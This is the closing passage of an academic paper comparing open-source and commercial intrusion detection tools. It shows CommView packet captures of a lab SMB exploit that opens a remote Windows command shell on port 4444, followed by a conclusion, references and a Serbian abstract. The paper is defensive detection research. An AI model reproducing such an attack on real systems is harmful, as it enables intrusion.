Local IP	Remote IP	In	Out	Direction	Sessions	Ports	Hostname	Bytes	Process
? 192.168.116.128	? 192.168.116.255	0	2	Out	0	netbios-dgm,netbios-ns		339	System
? 192.168.116.128	? 192.168.116.2	0	21	Out	0	domain,netbios-ns		1,916	System
? 192.168.116.129	? 192.168.116.255	0	11	Pass	0	netbios-dgm,netbios-ns		1,562	
? 192.168.116.128	? 192.168.116.129	49	46	In	3	netbios-ns,netbios-dgm,netbios-ssn,microsoft-ds,1033		20,517	lsass.exe

Capture: Off | Pkts: 49 in / 71 out / 13 pass | Auto-saving: Off | Rules: Off | Alarms: Off | 3% CPU Usage

Figure 27: Commview and action exploit


CommView - The Team ZWT 2008
File Search View Tools Settings Rules Help
AMD PCNET Family PCI Ethernet Adapter - Packet S
Latest IP Connections
Packets
VoIP
Logging
Rules
Alarms


No	Protocol	Src MAC	Dest MAC	Src IP	Dest IP	Src Port	Dest Port	Time
110	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	1037	microsoft-ds	21:26:32.905809
111	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	microsoft-ds	1037	21:26:32.910373
112	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	1037	microsoft-ds	21:26:32.911654
113	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	microsoft-ds	1037	21:26:32.913165
114	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	1037	microsoft-ds	21:26:32.926759
115	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	microsoft-ds	1037	21:26:32.927905
116	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	1037	microsoft-ds	21:26:32.935843
117	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	microsoft-ds	1037	21:26:32.935993
118	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	1037	microsoft-ds	21:26:32.944996
119	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	microsoft-ds	1037	21:26:33.081330
120	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	1033	4444	21:26:33.140597
121	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	4444	1033	21:26:33.143650
122	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	1033	4444	21:26:33.144129
123	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	4444	1033	21:26:33.167870
124	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	4444	1033	21:26:33.282912
125	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	1037	microsoft-ds	21:26:33.294456
126	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	microsoft-ds	1037	21:26:33.294746
127	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	1037	microsoft-ds	21:26:33.295339
128	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	1033	4444	21:26:33.482583
129	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	4444	1033	21:26:33.484824
130	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	1033	4444	21:26:33.596943
131	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	4444	1033	21:26:33.710450
132	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	1033	4444	21:26:33.712364
133	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	4444	1033	21:26:33.794771

```
0x0000   00 0C 29 DB A6 4B 00 0C-29 AD 12 3E 08 00 45 00   ..)Û¦K..)-.>..E.
0x0010   00 69 00 AB 40 00 80 06-8F 91 C0 A8 74 80 C0 A8   .i.«@.€.□`À¨t€À¨
0x0020   74 81 04 09 11 5C 73 B7-58 0C 1A 9A 07 F5 50 18   t□...\s·X..š.õP.
0x0030   FF 0B AD FD 00 00 0D 0A-28 43 29 20 43 6F 70 79   ÿ.-ý....(C) Copy
0x0040   72 69 67 68 74 20 31 39-38 35 2D 32 30 30 31 20   right 1985-2001
0x0050   4D 69 63 72 6F 73 6F 66-74 20 43 6F 72 70 2E 0D   Microsoft Corp..
0x0060   0A 0D 0A 43 3A 5C 57 49-4E 44 4F 57 53 5C 73 79   ...C:\WINDOWS\sy
0x0070   73 74 65 6D 33 32 3E                              stem32>
```

```
⊟ Ethernet II
    Destination MAC: 00:0C:29:DB:A6:4B
    Source MAC: 00:0C:29:AD:12:3E
    Ethertype: 0x0800 (2048) - IP
    Direction: Out
    Date: 3-Dec-2009
    Time: 21:26:33.712364
    Delta: 0.001914
    Frame size: 119 bytes
    Frame number: 132
    Process: lsass.exe (PID=984)
⊞ IP
⊞ TCP
```

Capture: Off | Pkts: 49 in / 71 out / 13 pass | Auto-saving: Off | Rules: Off | Alarms: Off | 0% CPU Usage

Figure 28: Commview results on the effects of exploit


CommView - The Team ZWT 2008
File Search View Tools Settings Rules Help
AMD PCNET Family PCI Ethernet Adapter - Packet S
Latest IP Connections
Packets
VoIP
Logging
Rules
Alarms

No	Protocol	Src MAC	Dest MAC	Src IP	Dest IP	Src Port	Dest Port	Time
110	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	1037	microsoft-ds	21:26:32.905809
111	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	microsoft-ds	1037	21:26:32.910373
112	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	1037	microsoft-ds	21:26:32.911654
113	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	microsoft-ds	1037	21:26:32.913165
114	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	1037	microsoft-ds	21:26:32.926759
115	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	microsoft-ds	1037	21:26:32.927905
116	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	1037	microsoft-ds	21:26:32.935843
117	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	microsoft-ds	1037	21:26:32.935993
118	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	1037	microsoft-ds	21:26:32.944996
119	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	microsoft-ds	1037	21:26:33.081330
120	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	1033	4444	21:26:33.140597
121	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	4444	1033	21:26:33.143650
122	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	1033	4444	21:26:33.144129
123	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	4444	1033	21:26:33.167870
124	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	4444	1033	21:26:33.282912
125	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	1037	microsoft-ds	21:26:33.294456
126	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	microsoft-ds	1037	21:26:33.294746
127	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	1037	microsoft-ds	21:26:33.295339
128	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	1033	4444	21:26:33.482583
129	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	4444	1033	21:26:33.484824
130	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	1033	4444	21:26:33.596943
131	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	4444	1033	21:26:33.710450
132	IP/TCP	Vmware:AD:12:3E	Vmware:DB:A6:4B	? 192.168.116.128	? 192.168.116.129	1033	4444	21:26:33.712364
133	IP/TCP	Vmware:DB:A6:4B	Vmware:AD:12:3E	? 192.168.116.129	? 192.168.116.128	4444	1033	21:26:33.794771

```
0x0000   00 0C 29 DB A6 4B 00 0C-29 AD 12 3E 08 00 45 00   ..)Û¦K..)-.>..E.
0x0010   00 69 00 AB 40 00 80 06-8F 91 C0 A8 74 80 C0 A8   .i.«@.€.□`À¨t€À¨
0x0020   74 81 04 09 11 5C 73 B7-58 0C 1A 9A 07 F5 50 18   t□...\s·X..š.õP.
0x0030   FF 0B AD FD 00 00 0D 0A-28 43 29 20 43 6F 70 79   ÿ.-ý....(C) Copy
0x0040   72 69 67 68 74 20 31 39-38 35 2D 32 30 30 31 20   right 1985-2001
0x0050   4D 69 63 72 6F 73 6F 66-74 20 43 6F 72 70 2E 0D   Microsoft Corp..
0x0060   0A 0D 0A 43 3A 5C 57 49-4E 44 4F 57 53 5C 73 79   ...C:\WINDOWS\sy
0x0070   73 74 65 6D 33 32 3E                              stem32>
```

```
⊟ TCP
    Source port: 1033
    Destination port: 4444
    Sequence: 0x73B7580C (1941395468)
    Acknowledgement: 0x1A9A07F5 (446302197)
    Header length: 0x05 (5) - 20 bytes
  ⊞ Flags: PSH ACK
    Window: 0xFF0B (65291)
    Checksum: 0xADFD (44541) - correct
    Urgent Pointer: 0x0000 (0)
    TCP Options: None
    Data length: 0x41 (65)
```

Capture: Off | Pkts: 49 in / 71 out / 13 pass | Auto-saving: Off | Rules: Off | Alarms: Off | 4% CPU Usage

Figure 29: Commview final result on effects of exploit

We see CommView also shows the contents of the communication between two machines and uses different color marking to indicate a potential problem in packages. We can also see the contents of the package.

5. Conclusion

As the parameters that are relevant to assessing capabilities of an IDS tool, such as the tools presented in this paper, we have identified the following:

1. responsiveness in recognizing attacks;
2. logging option (creating a log file);
3. ease of implementation.

In terms of recognition of a payload that is used all the tools proved to be the same - all recognize the payload. Obviously, there is no difference in responsiveness between the tools of open and closed sources. All those recognize attacks and react in the same second, so that we cannot, on the basis of these parameters, favour either non-commercial or commercial IDS tools.

The possibility of logging in exists in both non-commercial (snort) and in commercial tools (NetWitness and CommView) so in this sense we cannot isolate a group of tools.

It must be recognized that the implementation of commercial tools in the system is evidently simpler.

Based on the test examples that we have described in this paper, a conclusion can be drawn that the discussed parameters of both non-commercial and commercial tools bear roughly the same features and performance. Certainly, it should be pointed out that the automation of the response to the attack, which comes with a network, is better for open source tools because we can determine how the system behaves in the case of attack. In this regard, it would be an interesting idea to use open source IDS tools such as snort, even in the field of forensics.

The forensic use of open-source IDS would perform its primary task of monitoring network, but it would also – combined with the existing tool and DD tool - serve the purpose of making a digital image on the site at which the analysis has recognized an attempt. Of course, all of this would be packaged in a software development platform with an appropriate interface for users, such as the VisualBasic or C environment.

6. References

1. Pleskonjić, D., Maček, N., Đorđević, B., Carić, M. (2007), *Sigurnost računarskih sistema i mreža*, Beograd, Srbija: Mikro knjiga.
2. Ranđelović D.,Delija D.,Popović B.(2009), *EnCase forenzički alat,*Beograd, Srbija: Bezbednost 1-2
3. Tanenbaum, A.S., &Woodhull, A.S. (1997), *Operating System Design and Implementation*, New Jersay, USA: Prentice Hall.
4. http://www.metasploit.com
5. http://www.netwitness.com
6. http://www.snort.org
7. http://www.tamos.com

Dragan Randjelovic, Vladan Djordjevic

JEDAN TEST PRIMER PRIMENE IDS OTVORENOG I ZATVORENOG KODA

Korisnici računara, koji danas pre svega rade u mrežama, imaju zahtev da pristup njihovim podacima i resursima uopšte imaju samo oni kojima se pristup dozvoli – analogno sigurnosti fizičke imovine, korisnici računarskih sistema žele takozvanu računarsku sigurnost. Internet, kao najpoznatija računarska mreža, povezuje milione ljudi širom sveta, obezbedujući im pristup pre svega velikoj količini informacija, i korisnicima su potrebna sredstva sposobna da ostvare zadati stepen sigurnosti. Sistemi za detekciju upada u računarski sistem (*IDS – intrusion detection system*) rešavaju problem eliminacije neželjenih pristupa mreži.

Postoje IDS otvorenog i zatvorenog – komercijalnog koda i važno je imati uvid u njihove prednosti i mane.